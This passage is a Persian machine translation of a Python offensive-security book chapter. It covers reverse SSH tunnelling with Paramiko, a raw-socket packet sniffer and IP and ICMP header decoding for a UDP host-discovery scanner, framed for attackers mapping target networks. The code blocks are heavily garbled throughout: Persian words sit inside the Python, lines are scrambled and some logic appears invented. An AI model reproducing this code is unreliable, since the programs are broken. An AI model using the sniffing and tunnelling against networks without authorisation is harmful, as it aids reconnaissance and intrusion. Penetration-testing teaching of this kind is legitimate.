
لگد زدن به لاستیک ها

ما rforward.py را از سیستم ویندوز خود اجرا می کنیم و آن را به گونه ای پیکربندی می کنیم که واسطه باشد.
همانطور که ترافیک را از یک وب سرور به سرور Kali SSH خود تونل می کنیم:

C:\Users\tim> python rforward.py 192.168.1.203 -p 8081 -r 192.168.1.207:3000 --user=tim --password رمز عبور SSH را وارد کنید:

اتصال به میزبان . . . ssh 192.168.1.203:22 . . .
اکنون پورت راه دور 192.168.1.207:3000 را به 192.168.1.207:8081 فوروارد کنید. . .

می بینید که در ماشین ویندوز ما به سرور SSH در 192.168.1.203 متصل شدیم و پورت 8081 را روی آن سرور باز کردیم که فوروارد می شود.
ترافیک به پورت 192.168.1.207:3000 اکنون اگر در سرور لینوکس خود به <http://127.0.0.1:8081> مراجعه کنیم،
همانطور که در شکل 2 نشان داده شده است، از طریق تونل SSH در 192.168.1.207:3000 به وب سرور متصل می شویم.



شکل 2-3: مثال تونل معکوس SSH

اگر به دستگاه ویندوز برگردید، می توانید اتصال در حال برقراری در Paramiko را نیز مشاهده کنید:


('127.0.0.1', 54690) -> ('192.168.1.203', 22) -> ('192.168.1.207', 3000) متصل! تونل باز (0)

SSH و **Paramiko** تونل سازی مفاهیم مهمی برای درک و استفاده هستند. کلاه سیاه باید بداند چه زمانی و دقیقاً چگونه از SSH و **Paramiko** تونل استفاده کند، و این امکان را فراهم می‌کند که قابلیت‌های SSH را به ابزارهای پایتون موجود خود اضافه کنید.

ما در این فصل چند ابزار سیار ساده و در عین حال سیار مفید ایجاد کرده ایم. ما شما را تشویق می‌کنیم تا در صورت لزوم آنها را گسترش داده و اصلاح کنید تا درک محکمن از ویژگی‌های شبکه پایتون داشته باشید. من توانید از این ابزارها در طول آزمایش‌های نفوذ، پس از بهره‌برداری یا شکار حشرات استفاده کنید. باید به استفاده از سوکت‌های خام و انجام **sniffing** شبکه برویم. سپس این دو را با هم ترکیب می‌کنیم تا یک اسکریپت کشف میزبان پایتون خالص ایجاد کنیم.

3

WRITINGASNIFFER



نیچه های شبکه به شما امکان می دهد بسته های را که وارد و خارج می شوند به ماشین هدف مشاهده کنید. در نتیجه قبلًا کاربردهای عملی زیادی داشتند

و پس از بهره برداری در برخی موارد، می توانید از ابزارهای sniffing موجود مانند Wireshark (<https://wireshark.org/>) استفاده کنید. یا یک راه حل پایتونیک مانند Scapy (که در فصل بعدی به بررسی آن خواهیم پرداخت). با این وجود، دانستن نحوه جمع آوری سریع اسنیفر خود برای مشاهده و رمزگشایی ترافیک شبکه یک مزیت دارد.

نوشتن چنین ابزاری همچنین به شما قدردانی عمیقی از ابزارهای بالغ می دهد، زیرا این ابزارها می توانند بدون دردرس از نکات ظرفی و با کمی تلاش از جانب شما مراقبت کنند. همچنین احتمالاً برخی از تکنیکهای جدید پایتون و شاید درک بهتری از نحوه کار بیتاهای شبکه سطح پایین را انتخاب کنید.

در فصل قبل به نحوه ارسال و دریافت داده با استفاده از TCP پرداختیم و UDP این احتمالاً نحوه تعامل شما با اکثر خدمات شبکه است. اما در زیر این پروتکلهای سطح بالاتر، بلوکاهای ساختمانی وجود دارند که نحوه ارسال و دریافت بستههای شبکه را تعیین می کنند. از سوکتاهای خام برای دسترسی به اطلاعات شبکه سطح پایین‌تر، مانند هدرهای پروتکل اینترنت خام (IP) و پروتکل پیام کنترل اینترنت (ICMP) استفاده خواهید کرد. ما هیچ اطلاعات اینترنت را در این فصل رمزگشایی خواهیم کرد، اما اگر قصد انجام هر گونه سطح پایین را دارید

حملاتی مانند مسومومیت ARP یا در حال توسعه ابزارهای ارزیابی بسیم، باید با فریم های اترنت و استفاده از آنها از نزدیک آشنا شوید.
باید با توضیح مختصراً در مورد چگونگی کشف میزبان های فعال در یک بخش شبکه شروع کنیم.

ساخت ابزار کشف میزبان UDP

هدف اصلی sniffer ما کشف میزبان ها در یک شبکه هدف است. مهاجمان می خواهند بتوانند تمام اهداف بالقوه یک شبکه را ببینند تا بتوانند تلاش های شناسایی و بهره برداری خود را متمرکز کنند.

ما از رفتار شناخته شده اکثر سیستم عامل ها برای تعیین اینکه آیا یک میزبان فعال در یک آدرس IP خاص وجود دارد استفاده خواهیم کرد. هنگامی که ما یک دیتاگرام ICMP را به یک پورت بسته در یک میزبان ارسال می کنیم، آن میزبان معمولاً یک پیام ICMP را ارسال می کند که نشان می دهد پورت غیرقابل دسترسی است. این پیام ICMP ما می گوید که میزبانی زنده وجود دارد، زیرا اگر میزبانی وجود نداشت، UDP را انتخاب کیم که به احتمال زیاد مورد استفاده قرار نگیرد. برای نمی کردیم. بنابراین ضروری است که یک پورت UDP را انتخاب کیم که به حداقل میزبان را هم برای ویندوز و هم برای لینوکس پیاده‌سازی می کنیم تا احتمال استفاده از آن در یک سازمان را به حداقل برسانیم.

چرا پروتکل دیتاگرام کاربر؟ خوب، هیچ هزینه اضافی برای اسپری کردن وجود ندارد پیام در کل یک زیرشبکه و منتظر رسیدن پاسخ های ICMP مطابق با آن است. این یک اسکنر کاملاً ساده برای ساخت است. زیرا بیشتر کار به رمزگشایی و تجزیه و تحلیل هدرهای مختلف پروتکل شبکه می اردد. ما این اسکنر میزبان را هم برای ویندوز و هم برای لینوکس پیاده‌سازی می کنیم تا احتمال استفاده از آن در یک سازمان را به حداقل برسانیم.

محیط.

همچنین می توانیم منطق اضافی را در اسکنر خود ایجاد کنیم تا اسکن کامل پورت Nmap را در هر میزبانی که کشف می کنیم آغاز کنیم، به این ترتیب، ما می توانیم تعیین کنیم که آیا آنها سطح حمله شبکه قابل دوام دارند با خیر، این تمریب است که برای خوانتده باق مانده است، و ما نویسندهای مشتاقانه منتظر شنیدن برخ از راههای خلاقانه برای گسترش این مفهوم اصلی هستیم. بیا شروع کنیم.

در ویندوز و لینوکس Packet Sniffing

رونده دسترسی به سوکت‌های خام در ویندوز کمی متفاوت از برادران لینوکس آن است، اما ما می‌خواهیم انعطاف‌پذیری برای استقرار همان sniffer در چندین پلتفرم داشته باشیم. برای توضیح این موضوع، یک شبکه سوکت ایجاد می کنیم و سپس تعیین می کنیم که روی کدام پلتفرم اجرا می کنیم. ویندوز از ما می‌خواهد که برخی از پرограмهای اضافی را از طریق یک کنترل ورودی/خروجی سوکت (IOCTL) تنظیم کنیم، که حالت بی‌اوقه را در رابط شبکه فعل می‌کند. کنترل ورودی/خروجی (IOCTL) وسیله‌ای برای برنامه‌های فضای کاربر برای برقراری ارتباط با جزای حالت هسته است. اینجا را بخوانید: <http://en.wikipedia.org/wiki/Ioctl>

در مثال اول، ما به سادگی سوکت sniffer خام خود را راه اندازی کردیم، در یک بسته حواندیم و سپس از آن خارج شدیم:

واردات سوکت واردات

```
#میزبان برای گوش دادن
HOST = '192.168.1.203'

if os.name == 'nt': socket_protocol = socket.IPPROTO_IP else: socket.IPPROTO_ICMP
def main(): # create raw socket, bin to public interface
    socket_protocol =
        socket.socket(socket.AF_INET, socket.SOCK_RAW, socket_protocol) sniffer.bind((HOST, 0))
        1 sniffer
        هدر IP را در عکس قرار دهید#
        2 sniffer.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

3 if os.name == 'nt': sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)

#یک بسته را بخوانید
(4 چاپ (sniffer.recvfrom(65565))

اگر از ویندوز استفاده می کنیم، اگر os.name == 'nt' باشد، حالت 5
را خاموش کنید:
sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_OFF)

__name__ == '__main__': main() اگر()
```

ما با تعریف IP به آدرس دستگاه خود و ساختن شی سوکت خود با پارامترهای لازم برای شناسایی بسته ها در رابط شبکه 1 خود شروع می کنیم. تفاوت بین ویندوز و لینوکس در این است که ویندوز به ما اجازه من دهد تا همه بسته های ورودی را بدون در نظر گرفتن پروتکل شناسایی کنیم. ، در حالی که لینوکس ما را مجبور می کند مشخص کنیم که بسته های ICMP را ب می کنیم. توجه داشته باشید که ما از حالت promiscuous استفاده می کنیم که به امتیازات مدیریتی در ویندوز یا root در لینوکس نیاز دارد. حالت Promiscuous به ما این امکان را می دهد که تمام بسته های را که کارت شبکه می پسند، حتی بسته هایی که برای میزبان خاص ما تعیین نشده اند، بو کشیم. سپس گزینه سوکت 2 را تنظیم می کنیم که شامل هدرهای IP در بسته های ضبط شده ما می شود. مرحله 3 بعدی این است که مشخص کنیم آیا از ویندوز استفاده می کنیم یا خیر و اگر چنین است، مرحله اضافی ارسال یک IOCTL به

درایور کارت شبکه برای فعال کردن حالت غیرقانونی. اگر ویندوز را در یک ماشین مجازی اجرا می کنید، احتمالاً اعلانی دریافت خواهید کرد که سیستم عامل مهمان در حال فعال کردن حالت بی وقفه است. شما البته اجازه خواهید داد اکتون ما آماده ایم که عمل کمی بو کشیدن را انجام دهیم و در این مورد به سادگی کل بسته خام 4 را بدون رمزگشایی بسته چاپ می کنیم. این فقط برای این است که مطمئن شویم هسته کد sniffing ما کار می کند. پس از بو کشیدن یک بسته، مجدداً ویندوز را آزمایش می کنیم و سپس حالت 5 promiscuous را قبل از خروج از اسکریپت غیرفعال می کنیم.

لگد زدن به لاستیک ها

یک ترمینال جدید یا پوسته cmd.exe را در ویندوز باز کنید و موارد زیر را اجرا کنید:

پایتون

sniffer.py

در ترمینال یا پنجره پوسته دیگری، میزبانی را برای پینگ انتخاب می‌کنید. در اینجا، ما پینگ می‌کنیم

nostarch.com

در اولین پنجره خود، جایی که sniffer خود را اجرا کردید، باید تعدادی را بیننید

خروجی مخدوش که شباهت زیادی به موارد زیر دارد:

```
(b'E\x00\x00T\xad\xcc\x00\x00\x80\x01\n\x17h\x14\xd1\x03\xac\x10\x9d\x00\x00\x0g.\rv\x00\x01\xb6L\x1b^x00\x00\x00\x00\xf1\xde\t\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f!"#$%&\\"*+,-./01234567', ('104.20.209.3. 0))
```

من بینید که ما درخواست پینگ اولیه ICMP را که برای nostarch.com تعیین شده بود گرفته ایم (بر اساس ظاهر IP برای 104.20.209.3). اگر این مثال را روی لینوکس اجرا می‌کنید، پاسخ را از دریافت خواهید کرد.

اسنیف کردن یک بسته خیلی مفید نیست، بنابراین بباید برای پردازش بسته‌های بیشتر و رمزگشایی محتویات آن‌ها، عملکردی اضافه کنیم.

رمزگشایی لایه IP

در شکل فعلی، sniffer ما تمام هدرهای IP را به همراه هر پروتکل بالاتری مانند TCP، UDP یا ICMP دریافت می‌کند. اطلاعات به شکل بینری بسته بندی می‌شوند و همانطور که قبلاً نشان داده شد، درک آن بسیار دشوار است. بباید روش RQ (TCP) یا (ICMP) و آدرس های IP مبدأ و مقصد را از آن استخراج کنیم.

این به عنوان پایه ای برای تجزیه پروتکل بیشتر در آینده عمل می‌کند.

اگر بررسی کنیم که یک بسته واقعی در شبکه چگونه به نظر می‌رسد، باید درک کنید که چگونه باید بسته های دریافتی را رمزگشایی کنیم. برای آرایش هدر IP به شکل ۱-۳ مراجعه کنید.

پروتکل اینترنت					
نیت انحراف	0-3	4-7	8-15	16-18	19-31
0	نسخه	HDR طول	نوع خدمات		طول کل

افست قطعه	برجم‌ها	شناسابی	
جمع چک سرصفحه		پروتکل	زمان زندگی کردن
آدرس IP‌منبع			
نشانی آی پی مقصد			
گزینه ها			

شکل 1-3: ساختار هدر IPv4 معمولی

كل هدر IP به جز فیلد Options را رمزگشایی می‌کنیم و آن را استخراج می‌کنیم نوع پروتکل، منبع و آدرس IP مقصد. این بدان معناست که ما مستقیماً با باینری کار خواهیم کرد و باید استراتژی جداسازی هر قسمت از هدر IP را با استفاده از باینری ارائه کنیم.

در پایتون، چند راه برای وارد کردن داده‌های باینری خارجی به ساختار داده وجود دارد. من توانید از مازول struct یا مازول ctypes برای تعریف ساختار داده استفاده کنید. مازول یک کتابخانه تابع خارجی برای پایتون است. این پلی برای زبان‌های مبتنی بر C فراهم می‌کند و شما را قادر می‌سازد تا از انواع داده‌های سازگار با C و توابع فراخوانی در کتابخانه‌های مشترک استفاده کنید. از سوی دیگر، ساختار بین مقادیر پایتون و ساختارهای C که به عنوان اشیاء بایت پایتون نمایش داده می‌شوند، تبدیل می‌شود. به عبارت دیگر، مازول ctypes علاوه بر ارائه بسیاری از قابلیت های دیگر، انواع داده‌های باینری را کنترل می‌کند، در حالی که مازول struct درجه اول داده‌های باینری را مدیریت می‌کند.

هنگام کاوش در مخازن ابزار در وب، هر دو روش استفاده شده را مشاهده خواهید کرد. این بخش به شما نشان می‌دهد که چگونه از هر یک برای خواندن سرصفحه IPv4 خارج از شبکه استفاده کنید. این شما هستید که تصمیم می‌گیرید کدام روش را ترجیح می‌دهید. هر دو خوب کار خواهند کرد

ماژول ctypes

قطعه کد زیر یک کلاس جدید به نام IP را تعریف می‌کند که می‌تواند یک بسته را بخواند و هدر را در فیلد های جدأگانه آن تجزیه کند:

```

import socket import
ctypes import *
ساخت
ار
کلاس IP(ساختار):
    فیلد_ها = [
        ("tos", ("len", ("id", ("offset", "ubyte", 4), # @bit 2 has default value of 0),
                  c_ubyte, 4), # 4 bytes for alignment and sign extend
                  c_ubyte, 8), # 1 byte
                  c_ushort, 16), # 2 bytes for both short values
                  c_ushort, 16), # 2 bytes for both short values
                  ("ttl", c_ubyte, 8), # 1 byte
                  ("تعداد_پروتکل", "کاراکتر_1", "# 1 character"),
                  ("مجموع", "کاراکتر_2", "# 1 character")
    ]

```

```
("src", ("dst", [adrnew_این_آدرس، duint32, 32], # 4
         adrnew_این_آدرس، tekosint32, 32]) # 4
```

```
cls.from_buffer_copy(socket_buffer) بازگشت
```

```
: reffub_tekcosdef __init__(self,
    آدرس IP اقابل خواندن توسعه انسان
    socket.inet_ntoa(struct.pack("<L", self.dst)) self.dst_address =
    self.src_address = socket.inet_ntoa(struct.pack("<L", self.src))
```

این کلاس یک ساختار `_fields` برای تعریف هر قسمت از هدر IP ایجاد می کند. این ساختار از انواع C استفاده می کند که در مازول `ctypes` تعریف شده اند. به عنوان مثال، نوع `char _ubyte` یک کوتاه بدون علامت و غیره است.

من بینید که هر فیلد با نمودار هدر IP از شکل 1-3 مطابقت دارد. هر توضیح فیلد سه آرگومان دارد: نام فیلد (مانند `ah` یا `offset`), نوع مقداری که می گیرد (مانند `ubyte` یا `ushort`) و عرض آن به بیت برای آن فیلد (مانند 4 بایت برای `ah` و نسخه). امکان تعیین عرض بیت مفید است زیرا آزادی تعیین هر طولی را که نیاز داریم، نه تنها در سطح بایت، فراهم می کند (مشخصات در سطح بایت، فیلدهای تعریف شده ما را مجبور می کند همیشه مضرب 8 بیت باشند).

کلاس IP از کلاس `Structure` مازول `ctypes` ارث می رسد، که مشخص می کند قبل از ایجاد هر شی باید یک ساختار `_fields` تعریف شده داشته باشیم. برای پر کردن ساختار، `_fields` از `Structure` از متد `_new` استفاده می کند که مرجع کلاس را به عنوان اولین آرگومان می گیرد. یک شی از کلاس را ایجاد و برمی گرداند که به متد `_init` ارسال می شود. هنگامی که ما شیء IP خود را ایجاد می کنیم، همانطور که معمولاً انجام می دهیم این کار را انجام می دهیم، اما در زیر، پایتون `_new` را فراخوانی می کند، که ساختار داده `_fields` را بلافاصله قبل از ایجاد شی پر می کند (زمانی که `_init`

روش نامیده می شود). تا زمانی که ساختار را از قبل تعریف کرده باشید، می توانید فقط روش `_new` را به داده های بسته شبکه خارجی منتقل کنید و فیلدها باید به صورت جادویی به عنوان ویزگی های شی شما ظاهر شوند.

اکنون ایده ای در مورد نحوه نگاشت انواع داده های C به مقادیر هدر IP دارید. استفاده از کد C به عنوان مرجع هنگام ترجمه به اشیاء پایتون می تواند مفید باشد، زیرا تبدیل به پایتون خالص بدون درز است. برای جزئیات کامل در مورد کار با این مازول به مستندات `ctypes` مراجعه کنید.

ماژول ساختار

ماژول `struct` کارکترهای قالب را ارائه می دهد که می توانید از آنها برای تعیین ساختار داده های باینری استفاده کنید. در مثال زیر یک بار دیگر IP ایجاد تعریف می کنیم کلاس برای نگهداری اطلاعات هدر. با این حال، این بار از کارکترهای قالب برای نشان دادن بخش های هدر استفاده می کنیم:

```
import ipaddress import struct
```

```
klas (IP: def __init__(self, buff=None): سربرگ =
    struct.unpack('<BBHHHBBH4s4s', buff))
```

```

1 self.ver = header[0] >> 4 2 self.ihl
0xF و [0]=هدر

self.src = header[8] self._____header[9]
= header[9] self._____header[8]
header[2] self.id = header[3] self.id
_____header[4]

# آدرس IP اقابل خواندن توسط انسان
ipaddress.ip_address(self.dst)      self.dst_address =
self.src_address = ipaddress.ip_address(self.src)

self.protocol_map = {1:
"ICMP", 6: "TCP", 17: "UDP"}

```

اولین کاراکتر قالب (در مورد ما، <همیشه پایانی بودن داده ها یا ترتیب بایت ها را در یک عدد باینری مشخص می کند. انواع ۲ در قالب اصلی دستگاه و ترتیب بایت نمایش داده می شوند. در این مورد، ما روی (x64) Kali هستیم که بسیار کمی است. در یک ماشین کم اندیں، کمترین بایت در آدرس پایین و مهم ترین بایت در بالاترین آدرس ذخیره می شود.

کاراکترهای قالب بعدی بخش های جداینه هدر را نشان می دهد. مازول چندین کاراکتر فرمت را struct ارائه می دهد. برای سربرگ IP، ما فقط به کاراکترهای قالب B(یک بایت کاراکتر بدون علامت)، 2) Bایت کوتاه بدون علامت)، و 5(آرایه بایتی که به مشخصات عرض بایت نیاز دارد؛ 4s به معنای یک رشته 4 باینی است) نیاز داریم.). توجه داشته باشید که چگونه رشته قالب ما با ساختار نمودار هدر IP ادر شکل 3-1 مطابقت دارد.

به یاد داشته باشید که با `ctypes` می توانیم عرض بیت هر قسمت سرصفحه را مشخص کنیم. با `struct`، هیچ کاراکتر قالب برای nybble (یک واحد 4 بیتی داده، که به عنوان nibble نیز شناخته می شود) وجود ندارد، بنابراین باید دستکاری هایی برای دریافت ver از hdrlen و متغیرهای nybble قسمت اول هدر از اولین بایت داده هدر که دریافت می کنیم، من خواهیم متغیر ver را فقط nybble مرتبه بالا (اولین nybble در بایت) اختصاص دهیم. روش معمولی که می توانید مرتبه بالای یک بایت را بدست آورید این است که بایت را چهار مکان به سمت راست جایه جا کنید ، که معادل قرار دادن چهار 0 در جلوی بایت است و باعث می شود 4 بیت آخر 1 بیفتند. تنها اولین nybble از بایت اصلی را برای ما باقی می گذارد. کد پایتون اساساً کارهای زیر را انجام می دهد:

```
0 1 0 1 0 1 1 0 >> 4
```

```
0 0 0 0 0 1 0 1
```

ما من خواهیم متغیر hdrlen را به nybble مرتباً پایین یا 4 بیت آخر اختصاص دهیم. از بایت راه معمولی برای بدست آوردن دومین nybble یک بایت استفاده از عملگر AND با 2 است. این عمل بولی را به گونه ای اعمال می کند که 0 و 0 را تولید کند (زیرا 0 معادل FALSE است و 1 برابر است).

Sniffer 41 نوشتمن


معادل TRUE برای اینکه عبارت درست باشد، هم قسمت اول و هم قسمت آخر باید درست باشد. بنابراین، این عملیات 4 بیت اول را حذف می کند، زیرا هر چیزی که با AND 0 باشد خواهد بود. 4 بیت آخر را بدون تغییر می گذارد، زیرا هر چیزی که با AND 1 باشد، مقدار اصلی را برمی گرداند. اساساً کد پایتون بایت را به صورت زیر دستکاری می کند:

0	1	0	1	0	1	1	0						
و													

0								0	0	0	1	1	0

برای رمزگشایی IP نیست اطلاعات زیادی در مورد دستکاری باینری داشته باشید هدر، اما الگوهای خاصی مانند استفاده از shifts و AND را در حین کاوش کد هکرهای مشاهده خواهید کرد، بنابراین ارزش درک این تکنیک ها را دارد.

در مواردی مانند این که نیاز به تغییر بیت دارد، رمزگشایی داده های باینری کمی تلاش می کند. اما برای بسیاری از موارد (مانند خواندن پیام های ICMP)، تنظیم آن بسیار ساده است: هر قسمت از پیام ICMP 8 بیت است و کاراکترهای قالب ارائه شده توسط مازول struct مضرب 8 بیت هستند، بنابراین هیچ باید یک بایت را به anybble جدایگانه تقسیم کنید. در پیام Echo Reply ICMP نشان داده شده در شکل 2-3 می توانید بینید که هر پارامتر هدر ICMP را می توان در یک ساختار با یکی از حروف فرمت موجود (BBHHH) تعریف کرد.



شکل 2-3: نمونه پیام Echo Reply ICMP یک راه سریع برای تجزیه این پیام، اختصاص دادن 1 بایت به اولین بایت است دو ویژگی و 2 بایت به سه ویژگی بعدی:

```
buff): struct.unpack('<BBHHH', buff) = سربرگ
    ICMP: def __init__(self,
header[1] == 8: self.header[2] == 0: self[4]
    self.type = header[0] self.code =
```

(<https://docs.python.org/3/library/struct.html>) اسناد ساختار را بخوانید برای جزئیات کامل در مورد استفاده از این مازول. می توانید از مازول struct یا ctypes برای خواندن و تجزیه داده های باینری استفاده کنید. مهم نیست از کدام رویکرد استفاده می کنید، کلاس را به این صورت نمونه سازی می کنید:

```
mypacket = IP(buff) print(f'{mypacket.src_address} ->
{mypacket.dst_address}'')
```

در این مثال، شما کلاس IP را با داده های بسته خود در داخل نمونه سازی می کنید
گامبینش متغیر

IP Decoder نوشتمن

باید روای رمزگشایی IP را که به تازگی ایجاد کردیم، در فایلی به نام `sniffer_ip_header_decode.py` بپیاده سازی کنیم، همانطور که در اینجا نشان داده شده است:

```
import ipaddress import os import socket import struct import sys
```

1: کلاس IP

```
header = buff[0:20] pack('!BBHBBBBH', self,
self.ver = header[0] >> 4 self.ihl = header[0] & 0xF

header[ 7] self.src = header[8] self.len = header[9]
= self.protocol header[10] self.tos = header[6] self.ttl
self.tos = header[1] header[2]

# آدرس IP اقبال خواندن توسط انسان
ipaddress.ip_address(self.src) ipaddress.ip_address(self.dst) self.dst_address =
self.src_address =

# Exceptionself.protocol != socket.IPPROTO_ICMP self.protocol == socket.IPPROTO_ICMP
# بروتکل برای وجود ندارد print("%s" % e)
e: عنوان

% (e, self.protocol_num)) str(self.protocol_num) self.protocol =
```

socket_protocol = socket.IPPROTO_ICMP if self.protocol != socket.IPPROTO_ICMP else socket.IPPROTO_IP

دیگر:

```
sniffer = socket.socket(socket.AF_INET,
socket.SOCK_RAW, socket_protocol)
sniffer.setsockopt(socket.IPPROTO_IP, socket.IPPROTO_IP,
socket.IP_HDRINCL, 1)
```

Sniffer 43 نوشتمن

```
if os.name == 'nt': socket.RCVALL_ON)
sniffer.ioctl(socket.SIO_RCVALL,
```

```
در حال که نظر کنید: اینست، پاکنیز
# یک بسته را بخواند
3 raw_buffer = sniffer.recvfrom(65535)[0]
# از 20 بایت اول یک هدر IP ایجاد کنید
4 ip_header = IP (raw_buffer[0:20])
# پروتکل و میزبان شناسایی شده را چاپ کنید
5 چاپ («پروتکل:») ip_header.protocol, ip_header.src_address, ip_header.dst_address)

%$ %s -> %s % (ip_header.protocol, ip_header.src_address, ip_header.dst_address)
# پروتکل IP را بازگشایی کنید
6 raw_ip_header = ip_header.load()
# آدرس های IP را بازگشایی کنید
7 raw_ip_header.src, raw_ip_header.dst = raw_ip_header.ssrc, raw_ip_header.dsrc
# پروتکل TCP را بازگشایی کنید
8 raw_tcp_header = TCP (raw_ip_header.load())
# آدرس های TCP را بازگشایی کنید
9 raw_tcp_header.sport, raw_tcp_header.dport = raw_tcp_header.sport, raw_tcp_header.dport
# پروتکل UDP را بازگشایی کنید
10 raw_udp_header = UDP (raw_ip_header.load())
# آدرس های UDP را بازگشایی کنید
11 raw_udp_header.sport, raw_udp_header.dport = raw_udp_header.sport, raw_udp_header.dport
# پروتکل ICMP را بازگشایی کنید
12 raw_icmp_header = ICMP (raw_ip_header.load())
# آدرس های ICMP را بازگشایی کنید
13 raw_icmp_header.sport, raw_icmp_header.dport = raw_icmp_header.sport, raw_icmp_header.dport

sys.exit()
```

ابتدا، تعریف کلاس `IP` خود را اضافه من کنیم، که ساختار پایتون را تعریف من کند که 20 بایت اول بافر دریافتی را در یک هدر IP دوستانه ترسیم من کند. همانطور که من بینید، تمام فیلد هایی که شناسایی کردیم به خوبی با ساختار هدر مطابقت دارند. ما از های خانه داری را انجام من دهیم تا برخی خروجی های قابل خواندن برای انسان تولید کنیم که پروتکل در حال استفاده و آدرس های IP درگیر در اتصال را نشان من دهد.

با ساختار IP جدید خود، اکنون منطق خواندن مدام بسته ها و تجزیه اطلاعات آنها را من نویسیم. ما در بسته 3 من خوانیم و سپس 20 بایت اول را برای مقداردهی اولیه ساختار IP خود پاس من کنیم. بعد، ما به سادگی اطلاعاتی را که 5 گرفته ایم چاپ من کنیم. بیاید آن را امتحان کنیم.

لگد زدن به لاستیک ها
بیاید کد قبلی خود را آزمایش کنیم تا ببینیم چه نوع اطلاعاتی را از بسته های خام ارسال شده استخراج من کنیم. معملاً توصیه من کنیم که این آزمایش را از دستگاه ویندوز خود انجام دهید، زیرا میتوانید ICMP، TCP و UDP را مشاهده کنید، که به شما امکان من دهد آزمایش های بسیار دقیق انجام دهید (مثلًا یک مرورگر را باز کنید). اگر محدود به لینوکس هستید، تست پینگ قبلی را انجام دهید تا آن را در عمل ببینید.

یک ترمینال باز کنید و عبارت زیر را تایپ کنید: `python`

```
sniffer_ip_header_decode.py
```

اکنون، چون ویندوز بسیار پر حرف است، احتمالاً خروجی را فوراً مشاهده خواهید کرد. نویسندهای این اسکریپت را با باز کردن اینترنت اکسپلورر و رفتن به www.google.com کردند، و در اینجا خروجی اسکریپت ما است:

پروتکل: UDP 192.168.0.190 -> 192.168.0.1
 پروتکل: UDP 192.168.0.1 -> 192.168.0.190
 پروتکل: UDP 192.168.0.190 -> 192.168.0.187
 پروتکل: TCP 192.168.0.187 -> 74.125.225.183
 پروتکل: TCP 192.168.0.187 -> 74.125.225.183
 پروتکل: TCP 74.125.225.183 -> 192.168.0.187
 پروتکل: TCP 192.168.0.187 -> 74.125.225.183

چون ما هیچ بازرسی عمیقی روی این بسته‌ها انجام نمی‌دهیم، فقط می‌توانیم حدس بزنید این جریان چه چیزی را نشان می‌دهد. حدس ما این است که اولین دو بسته UDP برای تعیین محل زندگی Domain Name System (DNS) google.com، TCP و جلسات بعدی TCP دستگاه ما در واقع اتصال و دانلود محتوا از سرور وب خود است.

برای انجام همین آزمایش روی لینوکس، می‌توانیم google.com را پینگ کنیم، و نتایج چیزی شبیه به این خواهد بود:

پروتکل: ICMP 74.125.226.78 -> 192.168.0.190
 پروتکل: ICMP 74.125.226.78 -> 192.168.0.190
 پروتکل: ICMP 74.125.226.78 -> 192.168.0.190

شما در حال حاضر می‌توانید محدودیت را ببینید: ما فقط پاسخ و فقط برای پروتکل ICMP را می‌بینیم. اما آنچه که ما به طور هدفمند در حال ساخت یک اسکنر کشف میزبان هستیم، این کاملاً قابل قبول است. ما اکنون از همان تکنیک‌هایی که برای رمزگشایی هدر IP استفاده کردیم برای رمزگشایی پیام‌های ICMP استفاده می‌کنیم.

رمزگشایی ICMP

اکنون که می‌توانیم لایه IP هر بسته‌ای را که استنیف کردۀ‌اند به‌طور کامل رمزگشایی کنیم، باید بتوانیم پاسخ‌های ICMP را که اسکنر ما از ارسال دیتاگرام‌های UDP به پورت‌های بسته دریافت می‌کند، رمزگشایی کنیم. پیام‌های ICMP می‌توانند از نظر محتوا بسیار متفاوت باشند، اما هر پیام شامل سه عنصر است که ثابت می‌مانند: نوع، کد و فیلد‌های جمع‌استنجی. فیلد‌های نوع و کد به میزبان دریافت کننده می‌گوید که چه نوع پیام ICMP در حال دریافت است، که سپس نحوه رمزگشایی صحیح آن را دیگر که می‌کند.

برای هدف اسکنر ما به دنبال مقدار نوع 3 و مقدار کد 3 هستیم. این مربوط به کلاس Unreachable از پیام‌های ICMP است و مقدار کد 3 نشان می‌دهد که خطای Port Unreachable ایجاد شده است.

برای نموداری از پیام ICMP غیرقابل دسترس مقصد، به شکل 3-3 مراجعه کنید.

پیام غیرقابل دسترس مقصد		
0-7	8-15	16-31
= نوع 3	کد	جمع چک سرصفحه
استفاده نشده		Next-Hop MTU

هدر IP و 8 بایت اول داده اصلی دیتاگرام

شکل 3-3 نمودار مقصد غیر قابل دسترس پیام ICMP

